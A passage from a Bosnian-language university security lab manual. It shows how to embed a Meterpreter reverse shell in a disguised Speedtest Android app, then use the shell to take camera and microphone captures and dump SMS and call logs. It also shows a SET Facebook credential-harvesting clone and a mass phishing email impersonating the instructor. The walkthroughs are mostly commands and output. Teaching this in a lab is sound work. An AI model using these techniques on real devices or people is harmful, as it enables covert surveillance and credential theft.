- Nova opcija "-x" (-template) označava datoteku sa aplikacijom u koju treba ubaciti zlonamjerni kod. Izabrane je datoteka "speedtest.apk".

Tokom izvršenja komande ispisuje se obavijest o dekompažiranju originalne APK datoteke, kao i APK datoteke sa zlonamjernim kodom. Zlonamjerni kod se dodaje kao paket u originalnu aplikaciju i osigurava se njegovo izvršavanje prilikom pokretanja aplikacije. U manifest nove aplikacije ubacuju se potrebna prava da bi zlonamjerni kod mogao obavljati svoju funkciju. Nova verzija aplikacije se kreira i potpisuje u sklopu ove komande, pa nije potrebno dodatno potpisivati aplikaciju. Veličina nove datoteke je malo (oko 1%) veća od originalne.

Naziv zlonamjerne datoteke `zli_speedtest.apk` promijenjen je u naziv originalne datoteke `speedtest.apk` da bi se prikrla njena zlonamjernost i predstavila kao originalna aplikacija.


13.2 Instalacija na uređaj i pokretanje

Instalirati aplikaciju na mobilni Android uređaj i pokrenuti je.

Rješenje: Sada je potrebno žrtvu navesti da preuzme i pokrene instalaciju ove zlonamjerne aplikacije. Tim pitanjem se bavi poglavlje u ljudskom faktoru u sigurnosti (Poglavljje 14). Ovdje se pretpostavlja da postoji način da se to uradi.

13.2.1 Posebna zlonamjerna Android aplikacija

Pošto aplikacija nije preuzeta sa Google Play Android ne dozvoljava njenu instalaciju. Da bi instalacija bila moguća potrebno je da na Android uređaju bude omogućena instalacija aplikacija iz nepoznatog izvora. Ovo se omogućava kroz




Slika 13.2: Android - Instalacija iz nepoznatih izvora

”Settings→Security”, označavanjem stavke ”Unknown sources” kao na slici 13.2.

Kako je uobičajeno na Android uređajima, prilikom instalacije aplikacija traži da korisnik prihvati prava pristupa koja aplikacija očekuje. Ova zlonamjerna aplikacija traži mnogo prava, ali korisnici kad odluče instalirati neku aplikaciju obično ne obraćaju mnogo pažnje na tražena prava i sve odobravaju. Po instalaciji Android nudi da pokrene aplikaciju, koja se zove ”MainActivity”. Dio ovog procesa prikazan je na slici 13.3.

Kao i kod prethodnih sličnih napada, prije pokretanja zlonamjerne aplikacija na Android uređaju žrtve potrebno je na računaru napadača pokrenuti proces koji prihvata konekciju i po njoj uspostavlja **meterpreter** sesiju. To se postiže na sljedeći način:



Slika 13.3: Android - Prava pristupa za aplikaciju

Potrebno je pokrenuti Metasploit konzolu:
`sudo msfconsole`

Potrebno je izabrati da se koristi generički kod (*exploit*):
`use exploit/multi/handler`

Potrebno je izabrati da se očekuje Android meterpreter reverzna konekcija po TCP, te podesiti parametre (LHOST i LPORT) za konekciju (analogno onom što je ubačeno kao zlonamjerni kod):
`set payload android/meterpreter/reverse_tcp`
`set LHOST 192.168.10.134`
`set LPORT 443`

Na kraju je potrebno pokrenuti definisani napad, proces koji očekuje konekciju:

```
exploit
```

Nakon unošenja komandi Metasploit prelazi u stanje očekivanja konekcija, kako je prikazano na slici 13.4.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.134
LHOST => 192.168.10.134
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.134:443
[*] Starting the payload handler...
```

Slika 13.4: Pokretanje *meterpreter listener*

Sada je potrebno da žrtva pokrene zlonamjernu aplikaciju na Android uređaju. Na uređaju žrtve se tada ne desi ništa. Izgleda kao da nikakva aplikacija nije pokrenuta.

Istovremeno se u pozadini, nevidljivo žrtvi pokreće *meterpreter* sesija sa napadačem, kako se vidi na slici 13.5.

```
[*] Started reverse TCP handler on 192.168.10.134:443
[*] Starting the payload handler...
[*] Sending stage (67339 bytes) to 192.168.10.105
[*] Meterpreter session 1 opened (192.168.10.134:443 -> 192.168.10.105:33972) at
2017-08-22 09:45:23 +0200
meterpreter > █
```

Slika 13.5: Metasploit - *meterpreter* sesija od žrtve

13.2.2 Postojeća Android aplikacija sa umetnutim zlonamjernim kodom

Iako originalna `speedtest.net` aplikacija postoji na Google Play Android ne dozvoljava instalaciju izmijenjene datoteke jer nije preuzeta sa Google Play. I za instalaciju ove aplikacije potrebno je da bude omogućena instalacija aplikacija iz nepoznatog izvora.

I sada se prilikom instalacije aplikacija traži da korisnik prihvati prava pristupa koja aplikacija očekuje. Zlonamjerna aplikacija traži mnogo prava, ali korisnici kad odluče instalirati neku aplikaciju obično ne obraćaju mnogo pažnje na tražena prava i sve odobravaju. Po instalaciji Android nudi da pokrene aplikaciju, koja se zove kao i originalna aplikacija "Speedtest" i ima identičnu ikonu.

I sada je prije pokretanja zlonamjerne aplikacija na Android uređaju žrtve potrebno je na računaru napadača pokrenuti proces koji prihvata konekciju i po njoj uspostavlja `meterpreter` sesiju. Ako proces nije ostao pokrenut od prethodne aplikacije, potrebno je ponoviti komande:

```
sudo msfconsole
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.10.134
set LPORT 443
exploit
```


Sada je potrebno da žrtva pokrene `Speedtest` aplikaciju sa ubačenim zlonamjernim kodom na Android uređaju. Nakon pokretanja aplikacije, na uređaju žrtve se prikazuje početni prozor aplikacije kao na slici 13.6. Aplikacija radi na identičan način kao i originalna i korisnik je može normalno koristiti.

Istovremeno se u pozadini, nevidljivo žrtvi pokreće `meterpreter` sesija sa napadačem, na isti način kao i na slici 13.5.

13.3 Mogućnosti Meterpreter-a na Android uređajima

Po uspostavljanju Meterpreter sesije sa Metasploit računara uraditi slijedeće:

- Napraviti snimak sa kamerom uređaja
- Napraviti snimak sa mikrofonom uređaja
- Preuzeti SMS-ove sa uređaja



Slika 13.6: Speedtest.net - početni ekran

- Preuzeti historiju poziva sa uređaja

Rješenje: Ovaj dio identičan je za obje aplikacije: samostalnu zlonamjernu i izmijenjenu postojeću aplikaciju u koju je ubačen zlonamjerni kod. Uspostavljena `meterpreter` sesija iskorištena je da se pokažu neke od mogućnosti `meterpreter`-a na Android uređajima.

Komandom `sysinfo` dobijaju se informacije o sistemu sa kojim je Meterpreter povezan kao na slici 13.7.


Snimak kamerom uređaja pravi se komandom `webcam_snap`. Napravljeni snimak pohranjuje se u datoteku na računar napadača i prikazuje kako se vidi na slici 13.8.

Snimak sa mikrofona uređaja pravi se komandom (u jednoj liniji):

```
[*] Meterpreter session 1 opened (192.168.10.134:443 -> 192.168.10.105:33972) at
2017-08-22 09:45:23 +0200

meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 3.4.0-gad29d11 (armv7l)
Meterpreter  : dalvik/android
meterpreter > █
```

Slika 13.7: Meterpreter - Informacije o udaljenom sistemu



Slika 13.8: Meterpreter - snimak kamerom Android uređaja

```
record_mic -d 10
-f /home/smrdovic/Documents/TS/Mobilni/SnimakZvuka.wav
```

Napravljeni snimak pohranjuje se u datoteku na računar napadača. Ovdje je definisano da snimanje traje 10 sekundi (-d 10) i da se snimak pohrani u datoteku: /home/smrdovic/Documents/TS/Mobilni/SnimakZvuka.wav (-f). Rezultat izvršenja komande prikazan je na slici 13.9.


```
meterpreter > record_mic -d 10 -f /home/smrdovic/Documents/TS/Mobilni/SnimakZvuk
a.wav
[*] Starting...
[*] Stopped
Audio saved to: /home/smrdovic/Documents/TS/Mobilni/SnimakZvuka.wav
meterpreter > █
```

Slika 13.9: Meterpreter - snimak zvuka mikrofonom Android uređaja

Preuzimanje SMS-ova sa uređaja radi se komandom `dump_sms`. Preuzeti SMS-ovi pohranjuju se u datoteku na računar napadača.

Preuzimanje istorije poziva sa uređaja radi se komandom `dump_calllog`. Preuzeta istorija pohranjuje se u datoteku na računar napadača.

Rezultat izvršavanja ovih komandi prikazan je na slici 13.10.

```
meterpreter > dump_sms
[*] Fetching 1 sms message
[*] SMS message saved to: sms_dump_20170823113754.txt
meterpreter > dump_calllog
[*] Fetching 2 entries
[*] Call log saved to calllog_dump_20170823114049.txt
meterpreter > █
```

Slika 13.10: Meterpreter - preuzimanje SMS-ova i istorija poziva

Broj SMS-ova i poziva je mali jer se radi o testnom uređaju. U svakom slučaju ove komande preuzimaju sve SMS i pozive sa uređaja.

Sadržaj datoteke sa SMS-ovima (`sms_dump_20170823113754.txt`) ispisan je ispod:

```
=====
[+] SMS messages dump
=====
```

```
Date: 2017-08-23 11:37:54 +0200
OS: Android 4.1.2 - Linux 3.4.0 (armv7l)
Remote IP: 192.168.10.143
Remote Port: 44239
```

```
#1
```

```
Type      : Incoming
Date      : 2017-02-28 11:24:52
Address   : 1204
Status    : NOT_RECEIVED
Message   : Na bonus racunu imate 3KM i 300MB.
Vise informacija o usluzi potrazite u brosuru,
www.bhtelecom.ba ili pozovite 1444.
```

Sadržaj datoteke sa ispisom istorije poziva (`callog_dump_20170823114049.txt`), pri čemu su cifre brojeva telefona zamijenjene za znakom X (radi očuvanje privatnosti), ispisan je ispod:

```
[+] Call log dump
```

```
Date: 2017-08-23 11:40:50 +0200
OS: Android 4.1.2 - Linux 3.4.0 (armv7l)
Remote IP: 192.168.10.143
Remote Port: 44239
```

```
#1
Number   : 061XXXXXX
Name     : null
Date     : Tue Feb 28 11:24:11 CET 2017
Type     : OUTGOING
Duration : 41
```

```
#2
Number   : +38761XXXXXX
Name     : null
Date     : Fri Mar 10 14:38:55 CET 2017
Type     : INCOMING
Duration : 0
```

Ostale komande i mogućnosti mogu se pronaći u dokumentaciji za Metasploit i web lokaciji (Offensive Security).

Bitno je napomenuti da se samostalna zlonamjerna aplikacija ne prikazuje među aktivnim aplikacijama. Iz tog razloga žrtva nije svjesna `meterpreter` konekcije i ne može je zatvoriti ako ne zaustavi aplikaciju prisilno.

Aplikacija u koju je ubačen zlonamjerni kod radi kao i sve druge aplikacije, može se vidjeti i zaustaviti. Njenim zaustavljanjem prekida se i **meterpreter** sesija sa računarom napadača.

VJEŽBA: Ljudski faktor - Analiza i pravljenje *phishing* poruka elektronske pošte

Upoznavanje studenata sa mogućim napadima koji iskorištavaju ponašanje ljudi. Odlična knjiga koja daje različite primjere ovakvih napada i prevara je [28]

Konkretno je potrebno analizirati i napraviti *phishing* napad.

14.1 Upotreba "The Social-Engineer Toolkit (SET)" za *phishing* napade

Za ove potrebe koristiti alat za društveni inženjering "The Social-Engineer Toolkit (SET)" (<https://www.trustedsec.com/social-engineer-toolkit/>).

Rješenje: SET se instalira na računar sa Linux OS. Instalacija je prilično jednostavna. Potrebno je preuzeti SET sa izvorne lokacije i smjestiti ga u odabranu lokaciju na računaru (ovdje `/opt/set`). Ovo se radi komandom (u jednoj liniji);
`sudo git clone`
`https://github.com/trustedsec/social-engineer-toolkit/ /opt/set/`

Ako `git` nije instaliran, potrebno ga je prethodno instalirati komandom:
`sudo apt-get install git`

Po preuzimanju, potrebno je pozicionirati se u folder u koji je preuzet SET i pokrenuti instalaciju:

```
cd /opt/set
sudo ./setup.py install
```

Prilikom instalacije na Ubuntu 16,04 javlja se upozorenje o nedostatku php5 paketa. Razlog za ovo je što Ubuntu 16.04 ima php7.

Prije pokretanja SET treba provjeriti da li je putanja do Metasploit ispravna u datoteci `/etc/setoolkit/set.config`. Potrebno je da ta putanja bude do lokacije gdje se nalazi `msfconsole`. Takođe je potrebno podesiti da se ne koristi Apache server, koji nije instaliran već da SET koristi svoj. Ovdje je bilo potrebno ažurirati ove postavke da glase:

```
METASPLOIT_PATH=/opt/metasploit/app
```

```
APACHE_SERVER=OFF
```

SET se pokreće komandom:
`sudo setoolkit`

Po pokretanju potrebno je prihvatiti uslove korištenja (unošenjem "y"). Nakon toga prikazuje se osnovni meni SET-a kao na slici 14.1.

```

Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> █

```

Slika 14.1: SET - Početni meni

SET interfejs je tekstualni i stavke menija se biraju izborom broja uz stavku.

Kao i sa drugim alatima do sada, ovdje su prikazane samo neke od mogućnosti SET-a, a više se može pronaći u SET dokumentaciji [20] i [12], te knjigama [21] i [24].

Prvo je prezentirana krađa prijavnih podataka (korisnička imena i lozinke) putem kopiranje izgleda web lokacije od čijih korisnika se žele ukrasti podaci. Za ovo je potrebno izabrati:

- 1) **Social-Engineering Attacks**
na početnom SET meniju. Zatim:
- 2) **Website Attack Vectors**
na narednom meniju, pa:
- 3) **Credential Harvester Attack Method**
na meniju koji se pojavi, te:
- 2) **Site Cloner**
na posljednjem meniju.

Nakon toga je potrebno unijeti IP adresu na kojoj će se pojaviti lažna (kopirana) stranica, a to je IP adresa računara na kom se izvršava SET. Unesena je adresa:

192.168.10.134

Zatim je potrebno unijeti adresu (URL) stranice koja se želi kopirati. Unesen je URL za Facebook:

<https://www.facebook.com/>

SET ispisuje informaciju da je pokrenuo lažnu stranicu na unesenoj adresi i portu 80. Tu očekuje prijave i evidentira i ispisuje unesene podatke. Izgled ekrana prikazan je na slici 14.2.

Sada je potrebno žrtvu navesti da pristupi navedenoj IP adresi misleći da se radi o Facebook. Ovo se može postići putem *phishing* poruke e-pošte ili na sličan način. Kada žrtva sa web preglednikom pristupi adresi prikazuje joj se kopija Facebook stranice za prijavu kao na slici 14.3.

Ako žrtva unese svoje podatke za prijavu na Facebook ti podaci će biti ispisani napadaču u SET konzoli, a žrtva će biti preusmjerena na pravu Facebook stranicu za prijavu. Podaci koji se prikazuju u SET konzoli su zapravo sva polja koja je forma prosljedila u sklopu POST zahtjeva ka serveru. Među tim poljima SET pokušava da pronađe ona koja predstavljaju korisničko ime i lozinku. Facebook prijavna forma šalje mnogo više parametara nego dva vidljiva na formi, ali je SET uspio pronaći korisničko ime i lozinke koji su uneseni na formi: `sasa@mail.server.ba/Lozinka` i ispisao ih je u konzoli kako se vidi sa slike 14.4.

Po završetku prikupljanja lozinke pritiskom na kombinaciju tipki `Ctrl-C` generiše se izvještaj o prikupljenim korisničkim imenima i lozinkama. Izvještaj se

```

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
T
[-] to harvest credentials or parameters from a website as well as place them into
a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.10.134
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Slika 14.2: SET - Pokretanje krađe web lozinki

generiše u dva formata, html i XML, i čuva u datoteku čije se ime i putanja do nje ispisuju u konzoli.

Ovaj napad se može učiniti opasnijim ako napadač registruje web domen sa imenom sličnim Facebook (www.faceIook.com, www.faebook.com), napravi ispravan TLS certifikat i poveže ovaj domen sa IP adresom na kojoj se nalazi lažna početna Facebook stranica. U tom slučaju će žrtvi biti teže uočiti napad.


Sada je prethodni napad, u kom je napravljena lažna Facebook stranica za prijavu kombinovan sa slanjem poruke e-pošte. Za ovo je potrebno ponoviti prethodne korake kojim je aktivirana lažna Facebook stranica na IP adresi 192.168.10.134, U drugom terminalu potrebno je pokrenuti novu instancu SET istom komandom (sudo setoolkit). Onda je kroz nivo menija potrebno izabrati:

- 1) Social-Engineering Attacks
- 5) Mass Mailer Attack

na narednom meniju, moguće je izabrati da se poruka šalje na samo jednu adresu ili na više adresa koje se učitavaju iz datoteke. Izabrana je druga opcija:

2. E-Mail Attack Mass Mailer

Sad je potrebno unijeti putanju do datoteke u kojoj su upisane adrese e-pošte, po jedna u svakom redu, na koje se želi poslati poruka. Unesena je putanja do



Slika 14.3: SET - Lažna Facebook stranica

```

POSSIBLE USERNAME FIELD FOUND: email=sasa@mail.server.ba
POSSIBLE PASSWORD FIELD FOUND: pass=Lozinka
PARAM: persistent=
PARAM: default_persistent=1
PARAM: qsstamp=W1tbNiwxNSwyMiw0NSw1MSw1Nyw40Sw5MCw5MywxMDEsMTA
0SwxODgsMjE5LDIyNywyMjgsMjM3LDIzOCwyNDgsMzA3LDMYmCwzMjksMzM5LD
0NjYsNDcxLDUyNSw1NDgsNTc5LDU40Sw2MzAsNjc3LDY5Niw3MDMsNzI5LDCzM
czNmdGUjV0REtKbU9oMXNwN2ZzWWZCenV2R3NnTC1PwDvzSjVaUUNmRjg1VTIy
lZWSF9jQVVUc3NSZDNGU09Ma0xJbzZJVUN6NGNzd2tvaE1hekLWZVlOQzNjYl9
cmZzNGs0LVRGOEU3c21ldVdfLWRQRFE5SXR1dEdSVEJlceZZazBxZ1BCWTJwb1
ES09hr0t6eUFCQvdtNXlqWTYiXQ==
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
    
```

Slika 14.4: SET - Ukradeni Facebook korisničko ime i lozinka

datoteke:

```
> Path to the file to import into SET:
/home/smrdivic/Documents/TS/adrese_za_phishing.txt
na kojoj je napravljena datoteka čiji je sadržaj sljedeći:
zrtva1@adresa.eposte.ba
zrtva2@druga.adresa.eposte.ba
sasa.mrdovic@etf.unsa.ba
```

Nakon toga je potrebno izabrati da li će se poruka slati sa Gmail-a ili sa vlastitog servera e-pošte (ili otvorenog *relay*). Radi jednostavnosti izabrano je da se poruka šalje sa Gmail

1. Use a gmail Account for your email attack.

Prethodno je na Gmail napravljena adresa `sasa.mdrovic@gmail.com` gdje su zamijenjena dva slova u prezimenu autora u nadi da to žrtve napada neće primijetiti. Sad SET traži da se upiše Gmail adresa sa koje će se poslati poruka. Unesena je navedena adresa:

```
> Your gmail email address:sasa.mdrovic
Nakon toga bilo je potrebno unijeti ime pošiljaoca (FROM NAME) koje će se prikazati žrtvi. Uneseno je ime autora:
> The FROM NAME the user will see:Sasa Mrdovic
```

SET zatim očekuje da se unese lozinka za Gmail adresu sa koje će se poslati poruka. Unesena je odgovarajuća lozinka.

```
Email password:*****
```

SET nudi da se poruka označi kao visokog prioriteta, što je prihvaćeno unošenjem teksta:

```
> Flag this message/s as high priority? [yes|no]:yes
Ponudena je mogućnost da se poruci doda datoteka kao prilog, ali ta mogućnost nije sada korištena:
Do you want to attach a file - [y/n]: n
Ovo je pogodna opcija za masovno slanje datoteke sa zlonamjernim softverom koji može biti nešto poput onog napravljenog u poglavlju 11.
```

Sada je potrebno unijeti naslov za poruku e-pošte;

```
> Email subject:FB grupa za vjezbe iz TS
```

potrebno je izabrati da li se poruka šalje kao čisti (*plain*) tekst ili HTML. Izabrana je HTML opcija jer se želi podmetnuti lažni link:

```
> Send the message as html or plain? 'h' or 'p' [p]:h
```

Sada je potrebno unijeti tekst poruke, uz SET napomenu da se kraj poruke označava sa velikim slovima END. Ranije je u tekst editoru pripremljena slijedeća poruka:

```
Dragi studenti,
nešto me zeza ovaj fakultetski server, a hitno je, pa vam pišem sa svoje
Gmail adrese.
Napravio sam Facebook grupu koju ćemo koristiti na sutrašnjim
vježbama. Obavezni ste se odmah danas prijavite u nju, da sutra ja ne
gubim vrijeme, a vi bodove :-).
Grupa je: <a href://192.168.10.134> TS_vjezba
(https://www.facebook.com/groups/567927103400373/) </a>
Pozdrav do sutra,
Saša
```

Poruka ima sve elemente *phishing* poruke: dolazi, navodno, od autoriteta (predmetni nastavnik), hitnost (mora do sutra), bitnost (ako se ne uradi gube se bodovi), ima link koji navodno vodi do jedne (Facebook grupa TS_vjezba <https://www.facebook.com/groups/567927103400373/>), a zapravo vodi do druge (<http://192.168.10.134>) lokacije. Poruka će biti poslana sa adrese koja je slična pravoj, ali nije ista (i u opštem slučaju nije pod kontrolom iste osobe). Poruka je pisana tonom predmetnog nastavnika, opravdava zašto je poslana sa Gmail adrese, uz pretpostavku da će žrtve zbog hitnosti previdjeti razliku u prezimenu.

Ova poruka je sada upisan u SET konzolu. Slika 14.5 prikazuje dio gore opisanog procesa.

Poruka koju dobije korisnik prikazana je na slici 14.6.

Ako žrtva nasjedne na prevaru i klikne na link biće odvedena na lažnu Facebook početnu stranicu koja se nalazi na <http://192.168.10.134>. Ako sada žrtva unese svoje prijavne podatke SET će ih prikupiti i prikazati napadaču. Žrtva će biti prosljeđena do prave početne Facebook stranice, kao i u prethodnom primjeru. Ako se žrtva prijavi na Facebook, misleći da je prvi put pogrešno ukucala lozinku, i potraži grupu "TS_vjezba" vidjeće da grupa postoji i može joj se pokušati priključiti. Na ovaj način se od žrtve pokušava prikriti činjenica da je svoje pristupne podatke, u prvom pokušaju dostavila napadaču.

Ovu Facebook grupu napravio je napadač, autor, koji je na Facebook otvorio profil vezan za prethodno napravljen Gmail adresu sa istim imenom Sasa Mdrovic.

```

set:phishing> Path to the file to import into SET:/home/smrdovic/Documents/TS/adrese_za_phishing.txt

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:sasa.mrdovic
set:phishing> The FROM NAME the user will see:Sasa mrdovic
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]:yes
Do you want to attach a file - [y/n]: n
set:phishing> Email subject:FB grupa za vjezbe iz TS
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:
Next line of the body: Dragi studenti,
Next line of the body:
Next line of the body: nešto me zeza ovaj fakultetski server, a hitno je,
Next line of the body: pa vam pišem sa svoje Gmail adrese.
Next line of the body: Napravio sam Facebook grupu koju ćemo koristiti
Next line of the body: na sutrašnjim vježbama. Obavezni ste se odmah
Next line of the body: danas prijavite u nju, da sutra ja ne gubim vrijeme,
Next line of the body: a vi bodove :-).
Next line of the body:
Next line of the body: Grupa je:
Next line of the body: <a href://192.168.10.134> TS_vjezba (https://www.facebook.com/groups/567927103400373/) </a>
Next line of the body:
Next line of the body: Pozdrav do sutra,
Next line of the body:
Next line of the body: Saša
Next line of the body: END
[*] Sent e-mail number: 1 to address: zrtva1@adresa.eposte.ba
[*] Sent e-mail number: 2 to address: zrtva2@druga.adresa.eposte.ba
[*] Sent e-mail number: 3 to address: sasa.mrdovic@etf.unsa.ba
[*] SET has finished sending the emails

